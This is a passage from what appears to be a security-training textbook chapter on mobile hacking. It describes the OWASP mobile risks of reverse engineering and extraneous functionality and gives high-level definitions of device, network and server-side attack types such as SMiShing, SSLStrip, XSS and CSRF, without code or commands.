
- **M9—Reverse Engineering**

  This category includes the analysis of the final core binary to determine its source code, libraries, algorithms, and other assets. Software such as IDA, Hopper, otool, and other binary inspection tools give the attacker insights into the inner workings of the application. Thus, he/she may exploit other nascent vulnerabilities in the application and uncover information about backend servers, cryptographic constants and ciphers, and intellectual property.

- **M10—Extraneous Functionality**

  Often, developers include hidden backdoor functionality or other internal development security controls that are not intended to be released into a production environment. For example, a developer may accidentally include a password as a comment in a hybrid app. Another example involves the disabling of two-factor authentication during testing.

  Typically, an attacker seeks to understand extraneous functionality within a mobile app to discover hidden functionality in the backend systems. Attackers will typically exploit such extraneous functionality directly from their own systems without any involvement by the end users.



Anatomy of a Mobile Attack

Point 01 – THE DEVICE

BROWSER
- Phishing
- Framing
- Clickjacking
- Man-in-the-Mobile
- Buffer Overflow
- Data Caching

PHONE/SMS
- Baseband Attacks
- SMiShing

APPS
- Sensitive Data Storage
- No encryption/Weak encryption
- Improper SSL Validation
- Configuration Manipulation
- Dynamic Runtime Injection
- Unintended Permissions
- Escalated Privileges
- Access to device and User Info
- Third-party Code
- Intent Hijacking
- Zip Directory Traversal
- Side Channel Attack

MALWARE

Apple Android Windows RIM

THE SYSTEM
- No/Weak Passcode
- iOS Jailbreaking
- Android Rooting
- OS Data Caching
- Passwords & Data Accessible
- Carrier-loaded Software
- No/Weak Encryption
- User-initiated Code
- Zero-day Exploits
- Device Lockout
- Kernel Driver Vulnerabilities
- Confused Deputy Attack

Point 02 – THE NETWORK

THE NETWORK
- Wi-Fi (no encryption/weak encryption)
- Rogue Access Point
- Packet Sniffing
- Man-in-the-Middle (MITM)
- Session Hijacking
- DNS Poisoning
- SSLStrip
- Fake SSL Certificate
- BGP Hijacking
- HTTP Proxies

INTERNET

Point 03 – THE DATA CENTER / CLOUD

WEB SERVER
- Platform Vulnerabilities
- Server Misconfiguration
- Cross-site Scripting (XSS)
- Cross-site Request Forgery (XSRF)
- Weak Input Validation
- Brute Force Attacks
- Cross Origin Resource Sharing
- Side Channel Attack
- Hypervisor Attack

DATABASE
- SQL Injection
- Privilege Escalation
- Data Dumping
- OS Command Execution

https://www.nowsecure.com

Anatomy of a Mobile Attack

Source: *https://www.nowsecure.com*

Because of the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have emerged as a prime target for attacks. Attackers scan these devices for vulnerabilities. Such attacks can involve the device and the network layer, the data center, or a combination of them.

Attackers exploit vulnerabilities associated with the following to launch malicious attacks:



Point 01 – THE DEVICE
BROWSER
Phishing
Framing
Clickjacking
Man-in-the-Mobile
Buffer Overflow
Data Caching
PHONE/SMS
Baseband Attacks
SMiShing
APPS
Sensitive Data Storage
No encryption/Weak encryption
Improper SSL Validation
Configuration Manipulation
Dynamic Runtime Injection
Unintended Permissions
Escalated Privileges
Access to device and User Info
Third-party Code
Intent Hijacking
Zip Directory Traversal
Side Channel Attack
MALWARE
Apple
Android
Windows
RIM
THE SYSTEM
No/Weak Passcode
iOS Jailbreaking
Android Rooting
OS Data Caching
Passwords & Data Accessible
Carrier-loaded Software
No/Weak Encryption
User-initiated Code
Zero-day Exploits
Device Lockout
Kernel Driver Vulnerabilities
Confused Deputy Attack
Point 02 – THE NETWORK
THE NETWORK
Wi-Fi (no encryption/weak encryption)
Rogue Access Point
Packet Sniffing
Man-in-the-Middle (MITM)
Session Hijacking
DNS Poisoning
SSLStrip
Fake SSL Certificate
BGP Hijacking
HTTP Proxies
INTERNET
Point 03 – THE DATA CENTER / CLOUD
WEB SERVER
Platform Vulnerabilities
Server Misconfiguration
Cross-site Scripting (XSS)
Cross-site Request Forgery (XSRF)
Weak Input Validation
Brute Force Attacks
Cross Origin Resource Sharing
Side Channel Attack
Hypervisor Attack
DATABASE
SQL Injection
Privilege Escalation
Data Dumping
OS Command Execution

Figure 17.2: Anatomy of a mobile attack

- **The Device**

  Vulnerabilities in mobile devices pose significant risks to sensitive personal and corporate data. Attackers targeting the device itself can use various entry points.

  Device-based attacks are of the following types:

  - **Browser-based Attacks**

    Browser-based methods of attack are as follows:

    - **Phishing**: Phishing emails or pop-ups redirect users to fake web pages that mimic trustworthy sites, asking them to submit their personal information such as username, password, credit card details, address, and mobile number. Mobile users are more likely to be victims of phishing sites because the devices are small in size and they display only short URLs, limited warning messages, scaled-down lock icons, and so on.

    - **Framing**: Framing involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits iFrame functionality used in the target website, embeds his/her malicious web page, and uses clickjacking to steal users' sensitive information.

    - **Clickjacking**: Clickjacking, also known as a user interface redress attack, is a malicious technique used to trick web users into clicking something different from what they think they are clicking. Consequently, attackers obtain sensitive information or take control of the device.

    - **Man-in-the-Mobile**: An attacker implants malicious code into the victim's mobile device to bypass password verification systems that send one-time passwords (OTPs) via SMS or voice calls. Thereafter, the malware relays the gathered information to the attacker.

    - **Buffer Overflow**: Buffer overflow is an abnormality whereby a program, while writing data to a buffer, surfeits the intended limit and overwrites the adjacent memory. This results in erratic program behavior, including memory access errors, incorrect results, and mobile device crashes.

    - **Data Caching**: Data caches in mobile devices store information that is often required by these devices to interact with web applications, thereby preserving scarce resources and resulting in better responses time for client applications. Attackers attempt to exploit these data caches to access the sensitive information stored in them.

  - **Phone/SMS-based Attacks**

    Phone/SMS-based methods of attack are as follows:

    - **Baseband Attacks**: Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor, which sends and receives radio signals to cell towers.

- **SMiShing**: SMS phishing (also known as SMiShing) is a type of phishing fraud in which an attacker uses SMS to send text messages containing deceptive links of malicious websites or telephone numbers to a victim. The attacker tricks the victim into clicking the link or calling the phone number and revealing his or her personal information such as social security number (SSN), credit card number, and online banking username and password.

- **Application-based Attacks**

  Application-based methods of attack are as follows:

  - **Sensitive Data Storage**: Some apps installed and used by mobile users employ weak security in their database architecture, which makes them targets for attackers who seek to hack and steal the sensitive user information stored in them.
  - **No Encryption/Weak Encryption**: Apps that transmit unencrypted or weakly encrypted data are susceptible to attacks such as session hijacking.
  - **Improper SSL Validation**: Security loopholes in an application's SSL validation process may allow attackers to circumvent the data security.
  - **Configuration Manipulation**: Apps may use external configuration files and libraries that can be exploited in a configuration manipulation attack. This includes gaining unauthorized access to administration interfaces and configuration stores as well as retrieval of clear text configuration data.
  - **Dynamic Runtime Injection**: Attackers manipulate and abuse the run time of an application to circumvent security locks and logic checks, access privileged parts of an app, and even steal data stored in memory.
  - **Unintended Permissions**: Misconfigured apps can sometimes open doors to attackers by providing unintended permissions.
  - **Escalated Privileges**: Attackers engage in privilege escalation attacks, which take advantage of design flaws, programming errors, bugs, or configuration oversights to gain access to resources that are usually protected from an application or user.

  Other application-based methods of attack include UI overlay/pin stealing, third-party code, intent hijacking, zip directory traversal, clipboard data, URL schemes, GPS spoofing, weak/no local authentication, integrity/tampering/repackaging, side-channel attack, app signing key unprotected, app transport security, XML specialization, and so on.

- **The System**

  OS-based methods of attack are as follows:

  - **No Passcode/Weak Passcode**: Many users choose not to set a passcode or use a weak PIN, passcode, or pattern lock, which an attacker can easily guess or crack to compromise sensitive data stored in the mobile device.
  - **iOS Jailbreaking**: Jailbreaking iOS is the process of removing the security mechanisms set by Apple to prevent malicious code from running on the device. It provides root access to the OS and removes sandbox restrictions. Thus, jailbreaking involves many security risks as well as other risks to iOS devices, including poor performance, malware infection, and so on.
  - **Android Rooting**: Rooting allows Android users to attain privileged control (known as "root access") within Android's subsystem. Like jailbreaking, rooting can result in the exposure of sensitive data stored in the mobile device.
  - **OS Data Caching**: An OS cache stores used data/information in memory on a temporary basis in the hard disk. An attacker can dump this memory by rebooting the victim's device with a malicious OS and extract sensitive data from the dumped memory.
  - **Passwords and Data Accessible**: iOS devices store encrypted passwords and data using cryptographic algorithms that have certain known vulnerabilities. Attackers exploit these vulnerabilities to decrypt the device's Keychain, exposing user passwords, encryption keys, and other private data.
  - **Carrier-loaded Software**: Pre-installed software or apps on devices may contain vulnerabilities that an attacker can exploit to perform malicious activities such as deleting, modifying, or stealing data on the device, eavesdropping on calls, and so on.
  - **User-initiated Code**: User-initiated code is an activity that tricks the victim into installing malicious applications or clicking links that allow an attacker to install malicious code to exploit the user's browser, cookies, and security permissions.

  Other OS-based methods of attack include no/weak encryption, confused deputy attack, TEE/secure enclave processor, side-channel leakage, multimedia/file format parsers, kernel driver vulnerabilities, resource DoS, GPS spoofing, device lockout, and so on.

- **The Network**

  Network-based methods of attack are as follows:

  - **Wi-Fi (weak encryption/no encryption)**: Some applications fail to encrypt data or use weak algorithms to encrypt data for transmission across wireless networks. An attacker may intercept the data by eavesdropping on the wireless connection. Although many applications use SSL/TLS, which offers protection for data in transit, attacks against these algorithms can expose users' sensitive information.

- **Rogue Access Points**: Attackers install an illicit wireless access point by physical means, which allows them to access a protected network by hijacking the connections of legitimate network users.
- **Packet Sniffing**: An attacker uses sniffing tools such as Wireshark and Capsa Network Analyzer to capture and analyze all the data packets in network traffic, which generally include sensitive data such as login credentials sent in clear text.
- **Man-in-the-Middle (MITM)**: Attackers eavesdrop on existing network connections between two systems, intrude into these connections, and then read or modify the data or insert fraudulent data into the intercepted communication.
- **Session Hijacking**: Attackers steal valid session IDs and use them to gain unauthorized access to user and network information.
- **DNS Poisoning**: Attackers exploit network DNS servers, resulting in the substitution of false IP addresses at the DNS level. Thus, website users are directed to another website of the attacker's choice.
- **SSLStrip**: SSLStrip is a type of MITM attack in which attackers exploit vulnerabilities in the SSL/TLS implementation on websites. It relies on the user validating the presence of the HTTPS connection. The attack invisibly downgrades connections to HTTP without encryption, which is difficult for users to detect in mobile browsers.
- **Fake SSL Certificates**: Fake SSL certificates represent another type of MITM attack in which an attacker issues a fake SSL certificate to intercept traffic on a supposedly secure HTTPS connection.

  Other network-based methods of attack include BGP hijacking, HTTP proxies, etc.

- **The Data Center/CLOUD**

  Data centers have two primary points of entry: a web server and a database.

  - **Web-server-based attacks**

    Web-server-based vulnerabilities and attacks are of the following types:

    - **Platform Vulnerabilities**: Attackers exploit vulnerabilities in the OS, server software such as IIS, or application modules running on the web server. Sometimes, attackers can expose vulnerabilities associated with the protocol or access controls by monitoring the communication established between a mobile device and a web server.
    - **Server Misconfiguration**: A misconfigured web server may allow an attacker to gain unauthorized access to its resources.
    - **Cross-site Scripting (XSS)**: XSS attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data are included in dynamic content sent to the user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX,

HTML, or Flash for execution on a victim's system by hiding it within legitimate requests.

- **Cross-Site Request Forgery (CSRF)**: CSRF attacks exploit web page vulnerabilities that allow an attacker to force an unsuspecting user's browser to send unintended malicious requests. The victim holds an active session with a trusted site and simultaneously visits a malicious site that injects an HTTP request for the trusted site into his/her session, compromising its integrity.

- **Weak Input Validation**: Web services excessively trust the input from mobile applications, depending on the application to perform input validation. However, attackers can forge their own communication to the web server or circumvent the app's logic checks, allowing them to take advantage of missing validation logic on the server to perform unauthorized actions.

  Attackers exploit input validation flaws so that they can perform cross-site scripting, buffer overflow, injection attacks, and so on, which lead to data theft and system malfunction.

- **Brute-Force Attacks**: Attackers adopt the trial-and-error approach to guess the valid input to a particular field. Applications that allow any number of input attempts are generally prone to brute-force attacks.

  Other web-server-based vulnerabilities and attacks include cross-origin resource sharing, side-channel attack, hypervisor attack, VPN, and so on.

- **Database Attacks**

